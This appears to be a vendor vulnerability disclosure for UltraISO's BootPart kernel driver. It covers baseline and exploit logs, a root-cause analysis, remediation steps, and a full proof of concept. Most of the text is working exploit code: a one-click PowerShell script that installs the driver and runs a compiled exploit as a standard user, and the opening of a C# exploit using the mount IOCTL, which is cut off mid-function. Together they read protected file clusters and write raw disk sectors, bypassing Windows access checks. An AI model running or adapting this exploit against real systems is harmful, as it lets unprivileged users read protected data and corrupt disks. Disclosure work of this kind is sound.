ultraiso_bootpart_flag_rw_exploit.exe --mode read --disk 1 --offset 5869568 --length 20480 --expect-marker
ULTRAISO-BOOTPART-PROTECTED-FLAG-c8fdec55-8a48-4b44-8ff5-b5b4321efa30 --out
C:\ProgramData\VendorRepro\ultraiso_bootpart_evidence\exploit_read_clusters.bin --drive-letter Q
```

For the raw write proof, create and attach a temporary unformatted VHD, then run the exploit as the same standard user against an unused offset:

```
ultraiso_bootpart_flag_rw_exploit.exe --mode write --disk 2 --offset 4194304 --length 512 --write-marker
ULTRAISO-BOOTPART-RAW-WRITE-da427265-e023-4ec6-805c-9c4c4062fe43 --drive-letter Q
```

The included one-click script performs the setup, baseline, exploit, administrator readback, and cleanup steps:

```
.\repro_one_click.ps1 -LowUser "$env:COMPUTERNAME\low" -UseEnvPassword -AttemptWrite
```

The write proof uses a temporary unformatted VHD to avoid writing filesystem metadata or user data. A previous attempt to overwrite an NTFS file cluster through BootPart returned `ERROR_NOT_READY`; that failed NTFS-cluster attempt is not used as proof.

Baseline Evidence

The protected-file read baseline ran as a standard user:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
```

Windows denied direct access to the protected test file:

```
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Exception calling
"ReadAllBytes" with "1" argument(s): "Access to the path 'R:\protected\admin_only_flag.bin' is denied."
[BASELINE] protected_write=DENIED path=R:\protected\admin_only_flag.bin error=Exception calling
"WriteAllText" with "2" argument(s): "Access to the path 'R:\protected\admin_only_flag.bin' is denied."
```

Windows denied direct raw disk open:

```
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5377
```

The raw write baseline also ran as the same standard user and direct raw disk access was denied:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive2 error=5377
```

Exploit Evidence

The same standard user opened the driver and mounted the raw disk through BootPart for the read proof:

```
[DRIVER] open=SUCCESS path=\\.\BootPart
[DRIVER] mount=SUCCESS disk=1 read_only=True drive=Q: start_sector=0 sectors=4294967295
```

The same standard user read the protected file's data clusters by raw disk offset:

```
[EXPLOIT_READ] success=True disk=1 offset=5869568 bytes=20480
out=C:\ProgramData\VendorRepro\ultraiso_bootpart_evidence\exploit_read_clusters.bin
[EXPLOIT_READ] prefix=ULTRAISO-BOOTPART-PROTECTED-FLAG-c8fdec55-8a48-4b44-8ff5-
b5b4321efa30AAAAAAAA...
[RESULT] read_marker_found=True
```

The raw write proof also ran as the standard user:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive2 error=5
[DRIVER] open=SUCCESS path=\\.\BootPart
[DRIVER] mount=SUCCESS disk=2 read_only=False drive=Q: start_sector=8192 sectors=1
[WRITE_ATTEMPT] path=\\.\BootPart result=SUCCESS
[EXPLOIT_WRITE] success=True disk=2 absolute_offset=4194304 io_offset=0 bytes=512 path=\\.\BootPart
[EXPLOIT_WRITE] marker=ULTRAISO-BOOTPART-RAW-WRITE-da427265-e023-4ec6-805c-9c4c4062fe43
[RESULT] write_succeeded=True
[DRIVER] unmount_ok=True error=0
```

Administrator raw readback from the temporary VHD-backed disk confirmed the marker at the written sector:


```
{
  "low_exit": 0,
  "bytes_read": 512,
  "expected_marker": "ULTRAISO-BOOTPART-RAW-WRITE-da427265-e023-4ec6-805c-9c4c4062fe43",
  "marker_found": true,
  "prefix": "ULTRAISO-BOOTPART-RAW-WRITE-da427265-e023-4ec6-805c-9c4c4062fe43BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
}
```


Why This Proves the Vulnerability

The test user is a standard user at Medium Integrity. Windows correctly denied direct access to the protected file and direct raw access to the temporary physical disk. The same user could read protected file data and write raw disk sectors through `\\.\BootPart`.

The IDA Pro MCP analysis explains why this happens: the driver grants Builtin Users access to the control device, accepts caller-controlled disk mount parameters, opens the selected disk from kernel context without `OBJ_FORCE_ACCESS_CHECK`, then services user read/write requests through `ZwReadFile` and `ZwWriteFile` on that privileged raw disk handle.

Therefore, the driver exposes privileged raw disk functionality without enforcing the Windows access checks that normally prevent a standard user from reading or writing raw disk sectors.

Cleanup Steps

```
Dismount-DiskImage -ImagePath C:\ProgramData\VendorRepro\ultraiso_bootpart\controlled_disk.vhd
sc.exe stop BootPartRepro
sc.exe delete BootPartRepro
C:\ProgramData\VendorRepro\ultraiso_app\unins000.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART
Remove-Item C:\ProgramData\VendorRepro\ultraiso_bootpart -Recurse -Force
Remove-Item C:\ProgramData\VendorRepro\ultraiso_app -Recurse -Force
```

Cleanup was confirmed:

```
WorkRoot exists after cleanup: False
InstallDir exists after cleanup: False
BootPartRepro service query after cleanup:
The specified service does not exist as an installed service.
```

Suggested Remediation

- Do not grant Builtin Users generic access to the BootPart control device.
- Restrict the device SDDL to SYSTEM and Administrators, or move private disk operations behind a trusted service.
- Before opening raw disk objects, impersonate the caller and enforce normal Windows access checks, including `OBJ_FORCE_ACCESS_CHECK`.
- Remove raw disk read/write support from the public device interface unless it is strictly required.
- Add explicit authorization checks for the mount IOCTL and any read/write path backed by raw disk handles.
- Treat write operations as especially sensitive and require an administrator-only broker even for removable or image-backed disks.

POC

repro_one_click.ps1

```
[CmdletBinding()]
param(
    [string]$RepoRoot,
    [string]$LowUser = 'EXPDEV\low',
    [System.Management.Automation.PSCredential]$LowCredential,
    [switch]$UseEnvPassword,
    [switch]$AttemptWrite,
    [switch]$SkipCleanup
)

$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'

function Assert-Admin {
    $identity = [Security.Principal.WindowsIdentity]::GetCurrent()
    $principal = [Security.Principal.WindowsPrincipal]::new($identity)
    if (-not $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) {
        throw 'Run from an elevated PowerShell session.'
    }
}

function Get-LowCredential {
    if ($LowCredential) { return $LowCredential }
    if ($UseEnvPassword) {
        $plain = [Environment]::GetEnvironmentVariable('VENDOR_REPRO_LOW_PASSWORD')
        if ([string]::IsNullOrWhiteSpace($plain)) { throw 'VENDOR_REPRO_LOW_PASSWORD is not set.' }
        return [System.Management.Automation.PSCredential]::new($LowUser, (ConvertTo-SecureString $plain -
AsPlainText -Force))
    }
    return Get-Credential -UserName $LowUser -Message 'Credential for the standard test user'
}

function Download-Installer([string]$OutPath) {
    if (Test-Path $OutPath) { return }
    New-Item -ItemType Directory -Force -Path (Split-Path $OutPath -Parent) | Out-Null
    Invoke-WebRequest -Uri 'https://www.ultraiso.com/uiso9_pe.exe' -OutFile $OutPath -UseBasicParsing -
TimeoutSec 180 -Headers @{ 'User-Agent'='Mozilla/5.0' }
}

function Compile-Exploit([string]$SourcePath, [string]$ExePath) {
```

```
    $csc = "$env:WINDIR\Microsoft.NET\Framework64\v4.0.30319\csc.exe"
    if (!(Test-Path $csc)) { throw "C# compiler not found: $csc" }
    New-Item -ItemType Directory -Force -Path (Split-Path $ExePath -Parent) | Out-Null
    & $csc /nologo /optimize+ /platform:x64 /target:exe "/out:$ExePath" $SourcePath
    if ($LASTEXITCODE -ne 0) { throw 'Exploit compilation failed.' }
}

function Run-Low {
    param(
        [string]$Name,
        [string]$FilePath,
        [string[]]$ArgumentList,
        [string]$Stdout,
        [string]$Stderr,
        [System.Management.Automation.PSCredential]$Credential,
        [string]$StatusPath
    )
    $p = Start-Process -FilePath $FilePath -ArgumentList $ArgumentList -Credential $Credential -LoadUserProfile -
WindowStyle Hidden -Wait -PassThru -RedirectStandardOutput $Stdout -RedirectStandardError $Stderr
    "$Name exit=$($p.ExitCode)" | Add-Content -LiteralPath $StatusPath -Encoding ascii
    if ($p.ExitCode -ne 0) { throw "$Name failed with exit code $($p.ExitCode)." }
}

function Run-LowBaseline {
    param(
        [uint32]$DiskNumber,
        [string]$FlagPath,
        [System.Management.Automation.PSCredential]$Credential,
        [string]$EvidenceDir,
        [string]$StatusPath
    )
    $script = Join-Path $EvidenceDir 'low_baseline.ps1'
    $stdout = Join-Path $EvidenceDir 'low_baseline_stdout.txt'
    $stderr = Join-Path $EvidenceDir 'low_baseline_stderr.txt'
    @"
`$ErrorActionPreference = 'Continue'
`$flag = '$FlagPath'
`$disk = '\\.\PhysicalDrive$DiskNumber'
`$id = [Security.Principal.WindowsIdentity]::GetCurrent()
`$principal = [Security.Principal.WindowsPrincipal]::new(`$id)
```

```
"[IDENTITY] user=`$(`$id.Name)"
"[IDENTITY] is_administrator=`$(`$principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))"
try {
    [IO.File]::ReadAllBytes(`$flag) | Out-Null
    "[BASELINE] protected_read=UNEXPECTED_SUCCESS path=`$flag"
} catch {
    "[BASELINE] protected_read=DENIED path=`$flag error=`$(`$_.Exception.Message)"
}
try {
    [IO.File]::WriteAllText(`$flag, 'SHOULD-NOT-WRITE')
    "[BASELINE] protected_write=UNEXPECTED_SUCCESS path=`$flag"
} catch {
    "[BASELINE] protected_write=DENIED path=`$flag error=`$(`$_.Exception.Message)"
}
try {
    `$fs = [IO.File]::Open(`$disk, [IO.FileMode]::Open, [IO.FileAccess]::ReadWrite, [IO.FileShare]::ReadWrite)
    "[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path=`$disk"
    `$fs.Close()
} catch {
    "[BASELINE] raw_disk_open=DENIED path=`$disk error=`$(`$_.Exception.HResult -band 0xffff)"
}
"@ | Set-Content -LiteralPath $script -Encoding ascii
    $p = Start-Process -FilePath powershell.exe -ArgumentList @('-NoProfile','-ExecutionPolicy','Bypass','-
File',$script) -Credential $Credential -LoadUserProfile -WindowStyle Hidden -Wait -PassThru -
RedirectStandardOutput $stdout -RedirectStandardError $stderr
    "low_baseline exit=$($p.ExitCode)" | Add-Content -LiteralPath $StatusPath -Encoding ascii
    if ($p.ExitCode -ne 0) { throw "low_baseline failed with exit code $($p.ExitCode)." }
}

function Create-Vhd([string]$WorkRoot, [string]$EvidenceDir) {
    $vhd = Join-Path $WorkRoot 'controlled_disk.vhd'
    $script = Join-Path $WorkRoot 'create_vhd.diskpart'
    @"
create vdisk file="$vhd" maximum=96 type=fixed
select vdisk file="$vhd"
attach vdisk
create partition primary
"@ | Set-Content -LiteralPath $script -Encoding ascii
    (& diskpart.exe /s $script) | Out-File -LiteralPath (Join-Path $EvidenceDir 'diskpart_create.txt') -Encoding ascii
    $disk = Get-DiskImage -ImagePath $vhd | Get-Disk
```

```
    $partition = Get-Partition -DiskNumber $disk.Number | Where-Object { $_.Type -ne 'Reserved' } | Select-Object -First 1
    $partition | Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'partition_before_format.txt') -Encoding ascii
    $partition | Set-Partition -NewDriveLetter R
    Format-Volume -DriveLetter R -FileSystem NTFS -NewFileSystemLabel BOOTPARTREPRO -Confirm:$false -Force | Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'format_volume.txt') -Encoding ascii
    return $disk.Number
}

function New-ProtectedFlag([uint32]$DiskNumber, [string]$WorkRoot, [string]$EvidenceDir) {
    New-Item -ItemType Directory -Force -Path 'R:\protected' | Out-Null
    $marker = 'ULTRAISO-BOOTPART-PROTECTED-FLAG-' + [guid]::NewGuid().ToString()
    $bytes = New-Object byte[] 20480
    $markerBytes = [Text.Encoding]::ASCII.GetBytes($marker)
    [Array]::Copy($markerBytes, 0, $bytes, 0, $markerBytes.Length)
    for ($i = $markerBytes.Length; $i -lt $bytes.Length; $i++) { $bytes[$i] = 0x41 }
    $flag = 'R:\protected\admin_only_flag.bin'
    [IO.File]::WriteAllBytes($flag, $bytes)
    (& icacls.exe $flag /inheritance:r /grant:r 'Administrators:F' 'SYSTEM:F') | Out-File -LiteralPath (Join-Path $EvidenceDir 'flag_acl_set.txt') -Encoding ascii
    (& icacls.exe $flag) | Out-File -LiteralPath (Join-Path $EvidenceDir 'flag_acl.txt') -Encoding ascii
    $ntfs = (fsutil fsinfo ntfsinfo R:) 2>&1
    $extents = (fsutil file queryextents $flag) 2>&1
    $ntfs | Out-File -LiteralPath (Join-Path $EvidenceDir 'ntfs_info.txt') -Encoding ascii
    $extents | Out-File -LiteralPath (Join-Path $EvidenceDir 'file_extents.txt') -Encoding ascii
    [uint64]$bytesPerCluster = 0
    foreach ($line in $ntfs) { if ($line -match 'Bytes Per Cluster\s*:\s*(\d+)') { $bytesPerCluster = [uint64]$Matches[1] } }
    $lcn = $null; $clusters = $null
    foreach ($line in $extents) {
        if ($line -match 'VCN:\s*0x[0-9a-fA-F]+\s+Clusters:\s*0x([0-9a-fA-F]+)\s+LCN:\s*0x([0-9a-fA-F]+)') {
            $clusters = [Convert]::ToUInt64($Matches[1], 16)
            $lcn = [Convert]::ToUInt64($Matches[2], 16)
            break
        }
    }
    if ($bytesPerCluster -eq 0 -or $null -eq $lcn) { throw 'Could not parse NTFS data run.' }
    $partition = Get-Partition -DriveLetter R
    [uint64]$diskOffset = [uint64]$partition.Offset + ($lcn * $bytesPerCluster)
```

```
    [uint64]$runLength = $clusters * $bytesPerCluster
    $meta = [pscustomobject]@{
        marker = $marker
        vhd_path = (Join-Path $WorkRoot 'controlled_disk.vhd')
        disk_number = $DiskNumber
        drive_letter = 'R'
        partition_offset = [uint64]$partition.Offset
        bytes_per_cluster = $bytesPerCluster
        first_lcn = $lcn
        first_run_clusters = $clusters
        disk_offset = $diskOffset
        run_length = $runLength
        protected_file = $flag
    }
    $meta | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'test_object_metadata.json') -
Encoding ascii
    return $meta
}

function Run-RawWriteProof {
    param(
        [string]$WorkRoot,
        [string]$EvidenceDir,
        [string]$ExploitExe,
        [System.Management.Automation.PSCredential]$Credential,
        [string]$StatusPath
    )

    $rawVhd = Join-Path $WorkRoot 'raw_write_disk.vhd'
    $diskpartScript = Join-Path $WorkRoot 'create_raw_write_vhd.diskpart'
    @"
create vdisk file="$rawVhd" maximum=64 type=fixed
select vdisk file="$rawVhd"
attach vdisk
"@ | Set-Content -LiteralPath $diskpartScript -Encoding ascii
    (& diskpart.exe /s $diskpartScript) | Out-File -LiteralPath (Join-Path $EvidenceDir
'raw_write_diskpart_create.txt') -Encoding ascii
    $disk = Get-DiskImage -ImagePath $rawVhd | Get-Disk
    $disk | Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'raw_write_disk_info.txt') -Encoding ascii
```

```
    $baselineScript = Join-Path $EvidenceDir 'low_raw_write_baseline.ps1'
    $baselineStdout = Join-Path $EvidenceDir 'low_raw_write_baseline_stdout.txt'
    $baselineStderr = Join-Path $EvidenceDir 'low_raw_write_baseline_stderr.txt'
    @"
`$ErrorActionPreference = 'Continue'
`$disk = '\\.\PhysicalDrive$($disk.Number)'
`$id = [Security.Principal.WindowsIdentity]::GetCurrent()
`$principal = [Security.Principal.WindowsPrincipal]::new(`$id)
"[IDENTITY] user=`$(`$id.Name)"
"[IDENTITY] is_administrator=`$(`$principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))"
try {
    `$fs = [IO.File]::Open(`$disk, [IO.FileMode]::Open, [IO.FileAccess]::ReadWrite, [IO.FileShare]::ReadWrite)
    "[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path=`$disk"
    `$fs.Close()
} catch {
    "[BASELINE] raw_disk_open=DENIED path=`$disk error=`$(`$_.Exception.HResult -band 0xffff)"
}
"@ | Set-Content -LiteralPath $baselineScript -Encoding ascii
    $baselineProcess = Start-Process -FilePath powershell.exe -ArgumentList @('-NoProfile','-ExecutionPolicy','Bypass','-File',$baselineScript) -Credential $Credential -LoadUserProfile -WindowStyle Hidden -Wait -PassThru -RedirectStandardOutput $baselineStdout -RedirectStandardError $baselineStderr
    "low_raw_write_baseline exit=$($baselineProcess.ExitCode)" | Add-Content -LiteralPath $StatusPath -Encoding ascii
    if ($baselineProcess.ExitCode -ne 0) { throw "low_raw_write_baseline failed with exit code $($baselineProcess.ExitCode)." }

    [uint64]$offset = 4194304
    [uint32]$length = 512
    $writeMarker = 'ULTRAISO-BOOTPART-RAW-WRITE-' + [guid]::NewGuid().ToString()
    [pscustomobject]@{
        write_marker = $writeMarker
        disk_number = [uint32]$disk.Number
        disk_offset = $offset
        length = $length
        vhd_path = $rawVhd
        note = 'Temporary unformatted VHD raw sector write proof.'
    } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'raw_write_marker_metadata.json') -Encoding ascii

    Run-Low -Name 'low_raw_write_exp' -FilePath $ExploitExe -Credential $Credential -StatusPath $StatusPath `
```

```
        -Stdout (Join-Path $EvidenceDir 'low_raw_write_exp_stdout.txt') `
        -Stderr (Join-Path $EvidenceDir 'low_raw_write_exp_stderr.txt') `
        -ArgumentList @('--mode','write','--disk',[string]$disk.Number,'--offset',[string]$offset,'--
length',[string]$length,'--write-marker',$writeMarker,'--drive-letter','Q')

    $rawPath = "\\.\PhysicalDrive$($disk.Number)"
    $buf = New-Object byte[] $length
    $fs = [IO.File]::Open($rawPath, [IO.FileMode]::Open, [IO.FileAccess]::Read, [IO.FileShare]::ReadWrite)
    try {
        $fs.Seek([int64]$offset, [IO.SeekOrigin]::Begin) | Out-Null
        $read = $fs.Read($buf, 0, $buf.Length)
    } finally {
        $fs.Dispose()
    }
    [IO.File]::WriteAllBytes((Join-Path $EvidenceDir 'raw_write_admin_readback.bin'), $buf)
    $prefix = [Text.Encoding]::ASCII.GetString($buf, 0, [Math]::Min(160, $buf.Length))
    $markerFound = $prefix.Contains($writeMarker)
    [pscustomobject]@{
        low_exit = 0
        bytes_read = $read
        expected_marker = $writeMarker
        marker_found = $markerFound
        prefix = $prefix
    } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'raw_write_admin_readback.json') -
Encoding ascii
    if (-not $markerFound) { throw 'Admin raw readback did not find the raw write marker.' }

    Dismount-DiskImage -ImagePath $rawVhd -ErrorAction SilentlyContinue | Out-File -LiteralPath (Join-Path
$EvidenceDir 'raw_write_dismount.txt') -Encoding ascii
}

function Ensure-BootPartLoaded([string]$DriverPath, [string]$EvidenceDir) {
    (& sc.exe create BootPartRepro type= kernel start= demand binPath= $DriverPath) | Out-File -LiteralPath
(Join-Path $EvidenceDir 'driver_service_create.txt') -Encoding ascii
    (& sc.exe start BootPartRepro) | Out-File -LiteralPath (Join-Path $EvidenceDir 'driver_service_start.txt') -
Encoding ascii
    (& sc.exe query BootPartRepro) | Out-File -LiteralPath (Join-Path $EvidenceDir 'driver_service_status.txt') -
Encoding ascii
    (& sc.exe qc BootPartRepro) | Out-File -LiteralPath (Join-Path $EvidenceDir 'driver_service_config.txt') -
Encoding ascii
```

```
}

function Cleanup-Repro([string]$WorkRoot, [string]$InstallDir, [string]$EvidenceDir) {
    $cleanup = Join-Path $EvidenceDir 'cleanup_log.txt'
    "Cleanup started: $(Get-Date -Format o)" | Set-Content -LiteralPath $cleanup -Encoding ascii
    try {
        Get-ChildItem -LiteralPath $WorkRoot -Filter '*.vhd' -ErrorAction SilentlyContinue | ForEach-Object {
            Dismount-DiskImage -ImagePath $_.FullName -ErrorAction SilentlyContinue | Out-File -LiteralPath
$cleanup -Append -Encoding ascii
        }
        (& sc.exe stop BootPartRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        (& sc.exe delete BootPartRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        $uninstaller = Join-Path $InstallDir 'unins000.exe'
        if (Test-Path $uninstaller) {
            $p = Start-Process -FilePath $uninstaller -ArgumentList
@('/VERYSILENT','/SUPPRESSMSGBOXES','/NORESTART') -WindowStyle Hidden -Wait -PassThru
            "uninstaller exit=$($p.ExitCode)" | Add-Content -LiteralPath $cleanup -Encoding ascii
        }
        Remove-Item -LiteralPath $WorkRoot, $InstallDir -Recurse -Force -ErrorAction SilentlyContinue
    } finally {
        "WorkRoot exists after cleanup: $(Test-Path $WorkRoot)" | Add-Content -LiteralPath $cleanup -Encoding
ascii
        "InstallDir exists after cleanup: $(Test-Path $InstallDir)" | Add-Content -LiteralPath $cleanup -Encoding ascii
        "BootPartRepro service query after cleanup:" | Add-Content -LiteralPath $cleanup -Encoding ascii
        (& sc.exe query BootPartRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
    }
}

Assert-Admin
$credential = Get-LowCredential
$packageDir = $PSScriptRoot
if ([string]::IsNullOrWhiteSpace($RepoRoot)) { $RepoRoot = (Resolve-Path (Join-Path $packageDir '..\..\..')).Path
}

$workRoot = 'C:\ProgramData\VendorRepro\ultraiso_bootpart'
$evidenceTemp = 'C:\ProgramData\VendorRepro\ultraiso_bootpart_evidence'
$installDir = 'C:\ProgramData\VendorRepro\ultraiso_app'
$finalEvidence = Join-Path $packageDir 'evidence'
$installer = Join-Path $RepoRoot 'dev\downloads\ultraiso\uiso9_pe.exe'
$exploitSource = Join-Path $RepoRoot 'dev\poc\ultraiso_bootpart_flag_rw_exploit.cs'
```

```
$exploitExe = Join-Path $RepoRoot 'dev\poc\bin\ultraiso_bootpart_flag_rw_exploit.exe'

Remove-Item -LiteralPath $evidenceTemp -Recurse -Force -ErrorAction SilentlyContinue
New-Item -ItemType Directory -Force -Path $workRoot, $evidenceTemp | Out-Null
(& icacls.exe $workRoot /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp 'runtime_acl_setup.txt') -Encoding ascii
(& icacls.exe $evidenceTemp /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp 'evidence_acl_setup.txt') -Encoding ascii

try {
    Download-Installer $installer
    Compile-Exploit $exploitSource $exploitExe
    $installLog = Join-Path $evidenceTemp 'installer.log'
    $p = Start-Process -FilePath $installer -ArgumentList @('/VERYSILENT','/SUPPRESSMSGBOXES','/NORESTART','/SP-',"/DIR=$installDir","/LOG=$installLog") -WindowStyle Hidden -PassThru
    if (-not $p.WaitForExit(180000)) { Stop-Process -Id $p.Id -Force -ErrorAction SilentlyContinue; throw 'UltraISO installer timed out.' }
    "installer exit=$($p.ExitCode)" | Set-Content -LiteralPath (Join-Path $evidenceTemp 'installer_status.txt') -Encoding ascii
    if ($p.ExitCode -ne 0) { throw "UltraISO installer failed with exit code $($p.ExitCode)." }
    Start-Sleep -Seconds 2
    $driver = Get-ChildItem -Path $installDir -Recurse -ErrorAction SilentlyContinue -Filter bootpt64.sys | Select-Object -First 1
    if (-not $driver) { throw 'bootpt64.sys was not found after installation.' }
    Ensure-BootPartLoaded -DriverPath $driver.FullName -EvidenceDir $evidenceTemp

    $diskNumber = Create-Vhd -WorkRoot $workRoot -EvidenceDir $evidenceTemp
    $meta = New-ProtectedFlag -DiskNumber ([uint32]$diskNumber) -WorkRoot $workRoot -EvidenceDir $evidenceTemp
    $status = Join-Path $evidenceTemp 'low_run_status.txt'
    'UltraISO low-user EXP run status' | Set-Content -LiteralPath $status -Encoding ascii
    Run-LowBaseline -DiskNumber ([uint32]$meta.disk_number) -FlagPath $meta.protected_file -Credential $credential -EvidenceDir $evidenceTemp -StatusPath $status

    (& mountvol.exe R: /p) | Out-File -LiteralPath (Join-Path $evidenceTemp 'volume_dismount_before_raw_io.txt') -Encoding ascii
    Start-Sleep -Seconds 2
    $readOut = Join-Path $evidenceTemp 'exploit_read_clusters.bin'
    Run-Low -Name 'low_exp_read' -FilePath $exploitExe -Credential $credential -StatusPath $status `
```

```
        -Stdout (Join-Path $evidenceTemp 'low_exp_read_stdout.txt') `
        -Stderr (Join-Path $evidenceTemp 'low_exp_read_stderr.txt') `
        -ArgumentList @('--mode','read','--disk',[string]$meta.disk_number,'--offset',[string]$meta.disk_offset,'--length',[string]$meta.run_length,'--expect-marker',$meta.marker,'--out',$readOut,'--drive-letter','Q')

    $installerSig = Get-AuthenticodeSignature $installer
    $driverSig = Get-AuthenticodeSignature $driver.FullName
    [pscustomobject]@{
        product = 'UltraISO Premium Edition'
        product_version = (Get-Item $installer).VersionInfo.ProductVersion
        download_url = 'https://www.ultraiso.com/uiso9_pe.exe'
        file_name = 'uiso9_pe.exe'
        installer_sha256 = (Get-FileHash $installer -Algorithm SHA256).Hash
        installer_signature_status = $installerSig.Status.ToString()
        installer_signer_subject = $installerSig.SignerCertificate.Subject
        driver_name = 'bootpt64.sys'
        driver_path = $driver.FullName
        driver_sha256 = (Get-FileHash $driver.FullName -Algorithm SHA256).Hash
        driver_signature_status = $driverSig.Status.ToString()
        driver_signer_subject = $driverSig.SignerCertificate.Subject
        driver_load_method = 'Official installer silent install; extracted installed bootpt64.sys loaded with temporary BootPartRepro kernel service.'
        low_exploit = 'ultraiso_bootpart_flag_rw_exploit.exe'
        low_exploit_sha256 = (Get-FileHash $exploitExe -Algorithm SHA256).Hash
        device_path = '\\.\BootPart'
    } | ConvertTo-Json -Depth 4 | Set-Content -LiteralPath (Join-Path $evidenceTemp 'product_driver_metadata.json') -Encoding ascii

    if ($AttemptWrite) {
        'Write phase uses a separate temporary unformatted VHD and an unused raw sector; no filesystem metadata or user data is modified.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'raw_write_scope.txt') -Encoding ascii
        Run-RawWriteProof -WorkRoot $workRoot -EvidenceDir $evidenceTemp -ExploitExe $exploitExe -Credential $credential -StatusPath $status
    } else {
        'Write phase skipped by default; read-only protected-file disclosure proof completed.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_skipped.txt') -Encoding ascii
    }

    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $installDir $evidenceTemp }
```

```
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force
    Write-Host "Reproduction complete. Evidence copied to $finalEvidence"
} catch {
    "BLOCKED_OR_FAILED: $($_.Exception.Message)" | Set-Content -LiteralPath (Join-Path $evidenceTemp
'blocked_or_failed.txt') -Encoding ascii
    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $installDir $evidenceTemp }
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force -ErrorAction
SilentlyContinue
    throw
}
```

ultraiso_bootpart_flag_rw_exploit.cs

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Principal;
using System.Text;
using Microsoft.Win32.SafeHandles;

internal static class UltraIsoBootPartFlagRwExploit
{
    private const uint IOCTL_BOOTPART_MOUNT = 0x0007F300;
    private const uint IOCTL_BOOTPART_UNMOUNT = 0x0007F304;
    private const uint GENERIC_READ = 0x80000000;
    private const uint GENERIC_WRITE = 0x40000000;
    private const uint FILE_SHARE_READ = 0x00000001;
    private const uint FILE_SHARE_WRITE = 0x00000002;
    private const uint OPEN_EXISTING = 3;
    private const uint FILE_BEGIN = 0;
    private const int TOKEN_QUERY = 0x0008;
    private const int TokenIntegrityLevel = 25;

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
```

```
    private static extern SafeFileHandle CreateFileW(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr lpSecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool DeviceIoControl(
        SafeFileHandle hDevice,
        uint dwIoControlCode,
        IntPtr lpInBuffer,
        int nInBufferSize,
        IntPtr lpOutBuffer,
        int nOutBufferSize,
        out int lpBytesReturned,
        IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool SetFilePointerEx(SafeFileHandle hFile, long liDistanceToMove, IntPtr
lpNewFilePointer, uint dwMoveMethod);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool ReadFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToRead, out int
lpNumberOfBytesRead, IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool WriteFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToWrite, out int
lpNumberOfBytesWritten, IntPtr lpOverlapped);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool CloseHandle(IntPtr hObject);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool OpenProcessToken(IntPtr processHandle, int desiredAccess, out IntPtr tokenHandle);
```

```
    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool GetTokenInformation(IntPtr tokenHandle, int tokenInformationClass, IntPtr
tokenInformation, int tokenInformationLength, out int returnLength);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthorityCount(IntPtr pSid);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthority(IntPtr pSid, uint nSubAuthority);

    private static int Main(string[] args)
    {
        try
        {
            Options opt = Options.Parse(args);
            if (opt == null)
            {
                Usage();
                return 2;
            }

            PrintIdentity();
            if (!string.IsNullOrEmpty(opt.FlagPath))
            {
                BaselineProtectedFile(opt.FlagPath);
            }
            BaselineRawDisk(opt.Disk);

            using (SafeFileHandle bootPart = OpenBootPart())
            {
